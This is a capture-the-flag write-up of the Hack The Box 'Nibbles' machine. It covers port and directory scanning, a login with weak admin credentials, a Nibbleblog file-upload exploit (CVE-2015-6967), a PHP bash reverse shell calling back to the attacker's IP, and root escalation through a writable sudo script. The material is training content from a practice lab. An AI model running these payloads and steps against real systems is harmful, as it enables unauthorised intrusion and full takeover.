Hack The Box — Nibbles Write-Up

Machine Information

Item	Value
Machine	Nibbles
Platform	Hack The Box
Target IP	10.129.7.122
Attacker Machine	Kali Linux
Author	Abhay Gupta
Date	March 2026

---

1. Reconnaissance

An initial port scan was performed using **Nmap** to identify open ports and services running on the target machine.

```
sudo nmap --top-ports 1000 -sC -sV -sS -T4 -Pn -n -oX target1.xml 10.129.7.122
```

Scan Results

Port	State	Service	Version
22/tcp	open	SSH	OpenSSH 7.2p2 Ubuntu
80/tcp	open	HTTP	Apache httpd 2.4.18 (Ubuntu)

The scan revealed two accessible services:

- SSH running on port **22**
- HTTP web server running on port **80**

These services were selected for further enumeration.

```
┌──(abhay㉿Kali)-[~/Desktop/Nibbles]
└─$ sudo nmap --top-ports 1000 -sC -sV -sS -T4 -Pn -n -oX target1.xml 10.129.7.122
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-14 21:58 +0530
Nmap scan report for 10.129.7.122
Host is up (0.27s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.47 seconds
```


---

2. Enumeration

Since an HTTP service was available, the website was accessed in a browser.

http://10.129.7.122

The homepage displayed a simple **"Hello World!"** message.




Activate Windows
Go to Settings to activate Windows.

Source Code Analysis

The page source code was inspected which revealed a hidden directory:


/nibbleblog/



Accessing the Directory

Navigating to the discovered directory revealed that the website was running a CMS called **Nibbleblog**.

http://10.129.7.122/nibbleblog/



Directory Enumeration

To identify additional endpoints, directory brute forcing was performed using **Gobuster**.

gobuster dir -u http://10.129.7.122/nibbleblog/ -w /usr/share/seclists/Discovery/Web-Content/common.txt -t 30

The scan discovered the following endpoint:


/admin.php

```
┌──(abhay㉿Kali)-[~/Desktop/Nibbles]
└─$ gobuster dir -u http://10.129.7.122/nibbleblog/ -w /usr/share/seclists/Discovery/Web-Content/common.txt -t 30
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.7.122/nibbleblog/
[+] Method:                  GET
[+] Threads:                 30
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
.htpasswd            (Status: 403) [Size: 307]
.htaccess            (Status: 403) [Size: 307]
.hta                 (Status: 403) [Size: 302]
README               (Status: 200) [Size: 4628]
admin                (Status: 301) [Size: 323] [--> http://10.129.7.122/nibbleblog/admin/]
admin.php            (Status: 200) [Size: 1401]
content              (Status: 301) [Size: 325] [--> http://10.129.7.122/nibbleblog/content/]
index.php            (Status: 200) [Size: 2987]
languages            (Status: 301) [Size: 327] [--> http://10.129.7.122/nibbleblog/languages/]
plugins              (Status: 301) [Size: 325] [--> http://10.129.7.122/nibbleblog/plugins/]
themes               (Status: 301) [Size: 324] [--> http://10.129.7.122/nibbleblog/themes/]
Progress: 4750 / 4750 (100.00%)
===============================================================
Finished
===============================================================
```

Admin Panel Access

Accessing the discovered endpoint displayed the Nibbleblog login page.


http://10.129.7.122/nibbleblog/admin.php



During testing, weak credentials were discovered:

Username: admin
Password: nibbles

These credentials allowed successful login to the CMS dashboard.



Vulnerability Identification

Research revealed that **Nibbleblog** is vulnerable to:

CVE-2015-6967

This vulnerability allows **arbitrary file upload via plugins**, which can lead to remote code execution.

Reference:

https://github.com/dix0nym/CVE-2015-6967

---

3. Exploitation

An exploit script for the vulnerability was downloaded.

wget https://raw.githubusercontent.com/dix0nym/CVE-2015-6967/main/exploit.py

```
┌──(abhay㉿Kali)-[~/Desktop/Nibbles]
└─$ wget https://raw.githubusercontent.com/dix0nym/CVE-2015-6967/main/exploit.py
--2026-03-14 22:19:42--  https://raw.githubusercontent.com/dix0nym/CVE-2015-6967/main/exploit.py
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.110.133, 185.199.109.133, 185.199.108.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.110.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1932 (1.9K) [text/plain]
Saving to: 'exploit.py.1'

exploit.py.1                        100%[===================================================================================>]   1.89K  --.-KB/s    in 0.001s

2026-03-14 22:19:42 (1.31 MB/s) - 'exploit.py.1' saved [1932/1932]
```

Reverse Shell Payload

A PHP reverse shell payload was prepared to obtain a shell on the target machine.

<?php system("bash -c 'bash -i >& /dev/tcp/10.10.14.237/4444 0>&1'"); ?>

A Netcat listener was started on the attacker machine.

nc -lvnp 4444

```
┌──(abhay㉿Kali)-[~/Desktop/Nibbles]
└─$ nano reverseshell.php

┌──(abhay㉿Kali)-[~/Desktop/Nibbles]
└─$ cat reverseshell.php
bash -i >& /dev/tcp/ATTACKER/443 0>&1<?php system("bash -c 'bash -i >& /dev/tcp/10.10.14.237/4444 0>&1'"); ?>
```

Executing the Exploit

The exploit script was executed with the following command:

python exploit.py --url http://10.129.7.122/nibbleblog/ --username admin --password nibbles --payload reverseshell.php

```
┌──(abhay㉿Kali)-[~/Desktop/Nibbles]
└─$ python exploit.py --url http://10.129.7.122/nibbleblog/ --username admin --password nibbles --payload reverseshell.php
[+] Login Successful.
[+] Upload likely successfull.
```

Once the exploit successfully uploaded the payload, a reverse shell connection was received on the attacker machine.

```
┌──(abhay㉿Kali)-[~/Desktop/Nibbles]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.237] from (UNKNOWN) [10.129.7.122] 38586
bash: cannot set terminal process group (1376): Inappropriate ioctl for device
bash: no job control in this shell
```

Shell Access

After gaining access to the system, the current user was verified.

whoami

Output:

nibbler

This confirmed that a low-privileged shell was obtained.

```
nibbler@Nibbles:/var/www/html/nibbleblog/content/private/plugins/my_image$ whoami
<ml/nibbleblog/content/private/plugins/my_image$ whoami
nibbler
nibbler@Nibbles:/var/www/html/nibbleblog/content/private/plugins/my_image$
```

---

4. Privilege Escalation

Further enumeration of the user's home directory revealed interesting files.

cd /home/nibbler
ls

The following files were discovered:

personal.zip
user.txt

```
nibbler@Nibbles:/$ cd /home/nibbler
cd /home/nibbler
nibbler@Nibbles:/home/nibbler$ ls
ls
personal.zip
user.txt
```

Extracting Archive

The archive was extracted for further analysis.

unzip personal.zip

This revealed the following script:

personal/stuff/monitor.sh

```
nibbler@Nibbles:/home/nibbler$ unzip personal.zip
unzip personal.zip
Archive:  personal.zip
   creating: personal/
   creating: personal/stuff/
  inflating: personal/stuff/monitor.sh
nibbler@Nibbles:/home/nibbler$
```

Checking Sudo Permissions

Sudo permissions were checked using:

sudo -l

The output indicated that the user **nibbler** could execute the following script as root without a password:

(root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh

```
nibbler@Nibbles:/home/nibbler$ sudo -l
sudo -l
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
nibbler@Nibbles:/home/nibbler$
```

Exploiting the Script

Since the script was writable, its contents were modified to spawn a root shell.

echo '/bin/bash' > monitor.sh
chmod +x monitor.sh

```
nibbler@Nibbles:/home/nibbler/personal/stuff$ echo '/bin/bash' > monitor.sh
echo '/bin/bash' > monitor.sh
nibbler@Nibbles:/home/nibbler/personal/stuff$ cat monitor.sh
cat monitor.sh
/bin/bash
nibbler@Nibbles:/home/nibbler/personal/stuff$ chmod +x monitor.sh
chmod +x monitor.sh
```

The script was then executed with sudo:

sudo ./monitor.sh

After execution, the user privileges were checked.

id

Output confirmed **root privileges**.

```
sudo ./monitor.sh
id
uid=0(root) gid=0(root) groups=0(root)
```

---

5. Flags

User Flag

cat /home/nibbler/user.txt

```
cat /home/nibbler/user.txt
```

Root Flag

cat /root/root.txt

```
cat /root/root.txt
```

Attack Path Summary

Port Scan
↓
Nibbleblog CMS Discovery
↓
Admin Panel Login
↓
CVE-2015-6967 File Upload Exploit
↓
Reverse Shell Access
↓
personal.zip Enumeration
↓
Sudo Misconfiguration
↓
Modified monitor.sh
↓
Root Shell